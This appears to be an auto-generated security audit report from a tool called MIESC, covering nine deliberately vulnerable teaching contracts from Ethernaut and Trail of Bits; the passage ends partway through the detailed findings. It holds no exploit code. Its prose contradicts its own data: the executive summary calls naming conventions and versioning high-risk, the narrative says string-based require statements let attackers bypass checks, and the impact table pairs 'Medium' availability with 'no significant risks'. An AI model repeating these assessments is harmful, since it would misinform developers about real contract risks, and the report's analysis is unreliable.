# MIESC

Multi-layer Intelligent Evaluation for Smart Contracts

# Smart Contract Security Audit

## Multi-Contract Audit (Trail of Bits + Ethernaut)

Web3 Security Demo

Prepared by: **Fernando Boiero**

Audit Date: 2026-02-02

Report Date: **2026-02-02 13:15:55**

Version: 1.0

**CONFIDENTIAL**

# Table of Contents

# 1. Executive Summary

## 1.1 Key Takeaways

In this smart contract audit report, we have identified a total of 73 issues, with the majority being low-level concerns. However, it is crucial to address four high-risk findings and three medium-risk findings promptly, as they pose significant business risks that could potentially impact the financial integrity of your project.

The most pressing issue pertains to the contract's lack of a clear versioning system, which may lead to potential compatibility issues or unintended behavior changes when upgrading the contract. This could result in unexpected financial losses or operational disruptions.

Another critical concern is the absence of a well-defined naming convention for variables and functions within the contract. Poor naming conventions can make it difficult for developers to understand the contract's functionality, increasing the risk of errors and potential security vulnerabilities.

To ensure the successful deployment of your smart contract, we recommend addressing these high-risk findings before proceeding with any further development or integration into your system. Additionally, we suggest implementing a consistent naming convention for improved readability and maintainability of the codebase.

By addressing these issues, you can significantly reduce potential business risks associated with smart contract deployment and ensure a more secure and reliable financial infrastructure for your project.

## 1.2 Deployment Recommendation

**Recommendation:** **NO-GO**

Contract has 4 high severity vulnerabilities. Fix all high severity issues before deployment.

## 1.3 Risk Summary

| METRIC | VALUE |
|---|---|
| **Overall Risk Score** | 100/100 |
| **Exploitability** | Medium |
| **Business Impact** | Medium |
| **Confidence Level** | High |

### Findings by Severity

| SEVERITY | COUNT | % OF TOTAL |
|---|---|---|
| **Critical** | 0 | 0.0% |
| **High** | 4 | 5.5% |
| **Medium** | 3 | 4.1% |
| **Low** | 39 | 53.4% |
| **Informational** | 27 | 37.0% |
| **Total** | **73** | 100% |

## 1.4 Impact Assessment

Based on the identified vulnerabilities:

| IMPACT CATEGORY | ASSESSMENT |
|---|---|
| **Confidentiality** | Medium - Sensitive data or state could be exposed |
| **Integrity** | Medium - Contract state could be manipulated |
| **Availability** | Medium - No significant availability risks |

# 2. Scope & Methodology

## 2.1 Engagement Details

| PROPERTY | VALUE |
|---|---|
| **Client** | Web3 Security Demo |
| **Contract** | Multi-Contract Audit (Trail of Bits + Ethernaut) |
| **Repository** | Local Analysis |
| **Commit Hash** | `N/A` |
| **Network** | Ethereum Mainnet |
| **Engagement Type** | Security Audit |

## 2.2 Scope

### In Scope

| FILE | LINES | DESCRIPTION |
|---|---|---|
| `Vault_Ethernaut.sol` | 18 | Smart Contract |
| `Delegation_Ethernaut.sol` | 31 | Smart Contract |
| `WrongConstructor_TrailOfBits.sol` | 25 | Smart Contract |
| `Unprotected_TrailOfBits.sol` | 30 | Smart Contract |
| `Reentrancy_TrailOfBits.sol` | 43 | Smart Contract |
| `IntegerOverflow_TrailOfBits.sol` | 17 | Smart Contract |
| `King_Ethernaut.sol` | 25 | Smart Contract |
| `Fallback_Ethernaut.sol` | 38 | Smart Contract |
| `DoS_Auction_TrailOfBits.sol` | 53 | Smart Contract |

**Total:** 9 files, 280 lines of code

### Out of Scope

- External dependencies and imported libraries
- Off-chain components
- Economic/tokenomics analysis
- Frontend/backend applications

## 2.3 Methodology

This audit employed MIESC's comprehensive 9-layer defense-in-depth methodology:

```
Layer 1: Static Analysis        [--]
Layer 2: Dynamic Testing        [--]
Layer 3: Symbolic Execution     [--]
Layer 4: Formal Verification    [--]
Layer 5: Property Testing       [--]
Layer 6: AI/LLM Analysis        [--]
Layer 7: Pattern Recognition    [--]
Layer 8: DeFi Security          [--]
Layer 9: Advanced Detection     [--]
```

## Tools Utilized

| LAYER | TOOL | VERSION | STATUS |
|---|---|---|---|
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ⏭️ Not_available |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ⏭️ Not_available |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ⏭️ Not_available |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ⚠️ Error |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |

| LAYER | TOOL | VERSION | STATUS |
|---|---|---|---|
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ⏭️ Not_available |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ✅ Success |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ✅ Success |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ✅ Success |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |
| Layer 1: Static Analysis | slither | latest | ✅ Success |
| Layer 1: Static Analysis | aderyn | latest | ✅ Success |

| LAYER | TOOL | VERSION | STATUS |
|---|---|---|---|
| Layer 1: Static Analysis | solhint | latest | ✅ Success |
| Layer 3: Symbolic Execution | mythril | latest | ✅ Success |
| Layer 2: Dynamic Testing | echidna | latest | ✅ Success |
| Layer 2: Dynamic Testing | medusa | latest | ✅ Success |

### Audit Process

1. **Initial Assessment** - Review documentation, understand architecture
2. **Automated Analysis** - Execute multi-layer tool suite
3. **Manual Review** - Deep dive into flagged code sections
4. **AI Correlation** - Cross-reference findings, reduce false positives
5. **Verification** - Reproduce and validate vulnerabilities
6. **Report Generation** - Document findings with remediation guidance

## 2.4 Limitations


- Time-boxed engagement (N/A)
- Analysis based on code snapshot at commit `N/A`
- No guarantee of finding all vulnerabilities
- Economic attack vectors not fully modeled
- Dependency vulnerabilities may exist beyond analysis scope

---

# 3. Risk Assessment

## 3.1 Risk Matrix

The following matrix maps findings by **Impact** (vertical) and **Likelihood** (horizontal):



## 3.2 CVSS-like Scoring

| FINDING ID | TITLE | BASE SCORE | VECTOR |
|---|---|---|---|
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-0-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-1-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-push-zero-opcode-2-0 | push-zero-opcode | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-0-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-zero-address-check-1-0 | zero-address-check | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-zero-address-check-1-1 | zero-address-check | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-push-zero-opcode-3-0 | push-zero-opcode | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |

| FINDING ID | TITLE | BASE SCORE | VECTOR |
|---|---|---|---|
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unsafe-erc20-functions-0-0 | unsafe-erc20-functions | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-1-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-1 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-require-with-string-3-0 | require-with-string | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-0-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-zero-address-check-1-0 | zero-address-check | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-zero-address-check-1-1 | zero-address-check | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-1 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |

| FINDING ID | TITLE | BASE SCORE | VECTOR |
|---|---|---|---|
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-0-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-zero-address-check-1-0 | zero-address-check | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-zero-address-check-1-1 | zero-address-check | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-1 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-0-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-1-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-1-1 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-require-with-string-2-0 | require-with-string | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| mythril-101-0 | Integer Arithmetic Bugs | **6.8** | AV:N/AC:L/PR:L/UI:N/C:N/I:H/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |

| FINDING ID | TITLE | BASE SCORE | VECTOR |
|---|---|---|---|
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unsafe-erc20-functions-0-0 | unsafe-erc20-functions | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-1-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-2-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-require-with-string-3-0 | require-with-string | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-push-zero-opcode-4-0 | push-zero-opcode | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-centralization-risk-0-0 | centralization-risk | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unsafe-erc20-functions-1-0 | unsafe-erc20-functions | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unspecific-solidity-pragma-2-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-3-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-3-1 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-0 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| slither-solc-version-1 | solc-version | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |

| FINDING ID | TITLE | BASE SCORE | VECTOR |
|---|---|---|---|
| slither-naming-convention-2 | naming-convention | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-unchecked-send-0-0 | unchecked-send | **6.8** | AV:N/AC:L/PR:L/UI:N/C:N/I:H/A:N |
| aderyn-send-ether-no-checks-1-0 | send-ether-no-checks | **6.8** | AV:N/AC:L/PR:L/UI:N/C:N/I:H/A:N |
| aderyn-send-ether-no-checks-1-1 | send-ether-no-checks | **6.8** | AV:N/AC:L/PR:L/UI:N/C:N/I:H/A:N |
| aderyn-unspecific-solidity-pragma-2-0 | unspecific-solidity-pragma | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| aderyn-useless-public-function-3-0 | useless-public-function | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| mythril-114-0 | Transaction Order Dependence | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| mythril-114-1 | Transaction Order Dependence | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |
| mythril-104-2 | Unchecked return value from external call. | **3.1** | AV:N/AC:H/PR:L/UI:N/C:N/I:L/A:N |

**Scoring Methodology:** - **Attack Vector (AV):** Network, Adjacent, Local, Physical - **Attack Complexity (AC):** Low, High - **Privileges Required (PR):** None, Low, High - **User Interaction (UI):** None, Required - **Impact:** Confidentiality, Integrity, Availability

## 3.3 Risk Narrative

The audit results indicate several security vulnerabilities in your Solidity smart contract, primarily concentrated in six key categories. The most prevalent issue is the outdated solc-version (18 issues), which may lead to potential bugs and security risks due to using an older compiler version.

The second major concern is the presence of useless public functions (14 issues). These unnecessary public interfaces can potentially be exploited, allowing unauthorized access or manipulation of contract state variables.

Naming convention issues (9 issues) may cause confusion and make it harder to understand the contract's functionality, increasing the risk of errors and potential security vulnerabilities.

Unspecific Solidity pragma directives (9 issues) can lead to unexpected behavior when compiling or deploying contracts, potentially introducing security risks.

Zero-address checks (6 issues) are a significant concern as they may allow transactions to be sent to invalid addresses, leading to potential loss of funds or contract malfunction.

Push-zero-opcode errors (3 issues) can cause unintended contract behavior and may lead to security vulnerabilities if not addressed promptly.

Unsafe ERC20 functions (3 issues), if exploited, could result in the draining of token balances or other unintended actions. Require-with-string errors (3 issues) can potentially allow attackers to bypass intended contract conditions.

Given these findings, the primary attack vectors for your smart contract include unauthorized access, potential loss of funds, and unexpected contract behavior due to outdated compiler versions, insecure function design, and naming conventions that may obscure contract functionality.

To mitigate these risks, we recommend updating the Solidity compiler version, removing unnecessary public functions, adhering to a consistent naming convention, implementing proper zero-address checks, addressing push-zero-opcode errors, reviewing ERC20 function implementations, and ensuring that require statements use solidity types instead of strings.

Immediate action is necessary to minimize the risk of exploitation and ensure the security of your smart contract.

---

# 4. Findings Overview

## 4.1 Summary Table

| ID | TITLE | SEVERITY | STATUS | CVSS |
|---|---|---|---|---|
| F-001 | solc-version | INFO | open | 3.1 |
| F-002 | solc-version | INFO | open | 3.1 |
| F-003 | naming-convention | INFO | open | 3.1 |
| F-004 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-005 | useless-public-function | LOW | open | 3.1 |
| F-006 | push-zero-opcode | LOW | open | 3.1 |
| F-007 | solc-version | INFO | open | 3.1 |
| F-008 | solc-version | INFO | open | 3.1 |
| F-009 | naming-convention | INFO | open | 3.1 |
| F-010 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-011 | zero-address-check | LOW | open | 3.1 |
| F-012 | zero-address-check | LOW | open | 3.1 |
| F-013 | useless-public-function | LOW | open | 3.1 |
| F-014 | push-zero-opcode | LOW | open | 3.1 |
| F-015 | solc-version | INFO | open | 3.1 |
| F-016 | solc-version | INFO | open | 3.1 |
| F-017 | naming-convention | INFO | open | 3.1 |
| F-018 | unsafe-erc20-functions | LOW | open | 3.1 |
| F-019 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-020 | useless-public-function | LOW | open | 3.1 |
| F-021 | useless-public-function | LOW | open | 3.1 |
| F-022 | require-with-string | LOW | open | 3.1 |
| F-023 | solc-version | INFO | open | 3.1 |
| F-024 | solc-version | INFO | open | 3.1 |
| F-025 | naming-convention | INFO | open | 3.1 |


| ID | TITLE | SEVERITY | STATUS | CVSS |
|---|---|---|---|---|
| F-026 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-027 | zero-address-check | LOW | open | 3.1 |
| F-028 | zero-address-check | LOW | open | 3.1 |
| F-029 | useless-public-function | LOW | open | 3.1 |
| F-030 | useless-public-function | LOW | open | 3.1 |
| F-031 | solc-version | INFO | open | 3.1 |
| F-032 | solc-version | INFO | open | 3.1 |
| F-033 | naming-convention | INFO | open | 3.1 |
| F-034 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-035 | zero-address-check | LOW | open | 3.1 |
| F-036 | zero-address-check | LOW | open | 3.1 |
| F-037 | useless-public-function | LOW | open | 3.1 |
| F-038 | useless-public-function | LOW | open | 3.1 |
| F-039 | solc-version | INFO | open | 3.1 |
| F-040 | solc-version | INFO | open | 3.1 |
| F-041 | naming-convention | INFO | open | 3.1 |
| F-042 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-043 | useless-public-function | LOW | open | 3.1 |
| F-044 | useless-public-function | LOW | open | 3.1 |
| F-045 | require-with-string | LOW | open | 3.1 |
| F-046 | Integer Arithmetic Bugs | **HIGH** | open | 6.8 |
| F-047 | solc-version | INFO | open | 3.1 |
| F-048 | solc-version | INFO | open | 3.1 |
| F-049 | naming-convention | INFO | open | 3.1 |
| F-050 | unsafe-erc20-functions | LOW | open | 3.1 |

| ID | TITLE | SEVERITY | STATUS | CVSS |
|---|---|---|---|---|
| F-051 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-052 | useless-public-function | LOW | open | 3.1 |
| F-053 | require-with-string | LOW | open | 3.1 |
| F-054 | push-zero-opcode | LOW | open | 3.1 |
| F-055 | solc-version | INFO | open | 3.1 |
| F-056 | solc-version | INFO | open | 3.1 |
| F-057 | naming-convention | INFO | open | 3.1 |
| F-058 | centralization-risk | LOW | open | 3.1 |
| F-059 | unsafe-erc20-functions | LOW | open | 3.1 |
| F-060 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-061 | useless-public-function | LOW | open | 3.1 |
| F-062 | useless-public-function | LOW | open | 3.1 |
| F-063 | solc-version | INFO | open | 3.1 |
| F-064 | solc-version | INFO | open | 3.1 |
| F-065 | naming-convention | INFO | open | 3.1 |
| F-066 | unchecked-send | HIGH | open | 6.8 |
| F-067 | send-ether-no-checks | HIGH | open | 6.8 |
| F-068 | send-ether-no-checks | HIGH | open | 6.8 |
| F-069 | unspecific-solidity-pragma | LOW | open | 3.1 |
| F-070 | useless-public-function | LOW | open | 3.1 |
| F-071 | Transaction Order Dependence | MEDIUM | open | 3.1 |
| F-072 | Transaction Order Dependence | MEDIUM | open | 3.1 |
| F-073 | Unchecked return value from external call. | MEDIUM | open | 3.1 |

## 4.2 Category Distribution

| CATEGORY | COUNT | SEVERITY BREAKDOWN |
|---|---|---|
| solc-version | 18 | 18 info |
| useless-public-function | 14 | 14 low |
| naming-convention | 9 | 9 info |
| unspecific-solidity-pragma | 9 | 9 low |
| zero-address-check | 6 | 6 low |
| push-zero-opcode | 3 | 3 low |
| unsafe-erc20-functions | 3 | 3 low |
| require-with-string | 3 | 3 low |
| send-ether-no-checks | 2 | 2 high |
| Transaction Order Dependence | 2 | 2 medium |
| Integer Arithmetic Bugs | 1 | 1 high |
| centralization-risk | 1 | 1 low |
| unchecked-send | 1 | 1 high |
| Unchecked return value from external call. | 1 | 1 medium |

## 4.3 Layer Coverage Analysis

| LAYER | TOOLS RUN | PASSED | FAILED | FINDINGS | COVERAGE |
|---|---|---|---|---|---|
| Layer 1: Static Analysis | slither, aderyn, solhint, slither, aderyn, solhint, slither, aderyn, solhint, slither, aderyn, solhint, slither, aderyn, solhint, slither, aderyn, solhint, slither, aderyn, solhint, slither, aderyn, solhint, slither, aderyn, solhint | 27 | 0 | 69 |  100% |
| Layer 2: Dynamic Testing | echidna, medusa, echidna, medusa, echidna, medusa, echidna, medusa, echidna, medusa, echidna, medusa, echidna, medusa, echidna, medusa, echidna, medusa | 18 | 0 | 0 |  100% |
| Layer 3: Symbolic Execution | mythril, mythril, mythril, mythril, mythril, mythril, mythril, mythril, mythril | 4 | 1 | 4 |  80% |

# 5. Detailed Findings

## F-001. solc-version

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:1 (^0.4.15)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Version constraint ^0.4.15 contains known severe issues (https://solidity.readthedocs.io/en/latest/bugs.html) - DirtyBytesArrayToStorage - KeccakCaching - EmptyByteArrayCopy - DynamicArrayCleanup - ImplicitConstructorCallvalueCheck - TupleAssignmentMultiStackSlotComponents - MemoryArrayCreationOverflow - privateCanBeOverridden - SignedArrayStorageCopy - UninitializedFunctionPointerInConstructor_0.4.x - IncorrectEventSignatureInLibraries_0.4.x - ExpExponentCleanup - NestedArrayFunctionCallDecoder - ZeroFunctionSelector. It is used by: - ^0.4.15

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-002. solc-version

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | INFO |
| **Category** | solc-version |
| **CVSS Score** | 3.1 |
| **Location** | `unknown:0 (unknown)` |
| **Status** | open |
| **Detected By** | slither |

### Description

solc-0.4.26 is an outdated solc version. Use a more recent version (at least 0.8.0), if possible.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-003. naming-convention

| PROPERTY | VALUE |
|---|---|
| **Severity** | INFO |
| **Category** | naming-convention |
| **CVSS Score** | 3.1 |
| **Location** | `examples/web_audit/WrongConstructor_TrailOfBits.sol:13 (IamMissing)` |
| **Status** | open |
| **Detected By** | slither |

### Description

Function Missing.IamMissing() is not in mixedCase

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Informational finding for code quality improvement.

### Recommendation

Review and fix the vulnerability

### References

- No references available

## F-004. unspecific-solidity-pragma

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | unspecific-solidity-pragma |
| **CVSS Score** | 3.1 |
| **Location** | `Vault_Ethernaut.sol:2 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

## F-005. useless-public-function

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | useless-public-function |
| **CVSS Score** | 3.1 |
| **Location** | `Vault_Ethernaut.sol:13 (unknown)` |
| **Status** | open |
| **Detected By** | aderyn |

### Description

Instead of marking a function as `public`, consider marking it as `external` if it is not used internally.

### Vulnerable Code

```
// No code snippet
```

### Impact Analysis

Minor impact on contract functionality or gas efficiency.

### Recommendation

Review and fix the issue according to best practices

### References

- No references available

# F-006. push-zero-opcode

| PROPERTY | VALUE |
| --- | --- |
| **Severity** | LOW |
| **Category** | push-zero-opcode |
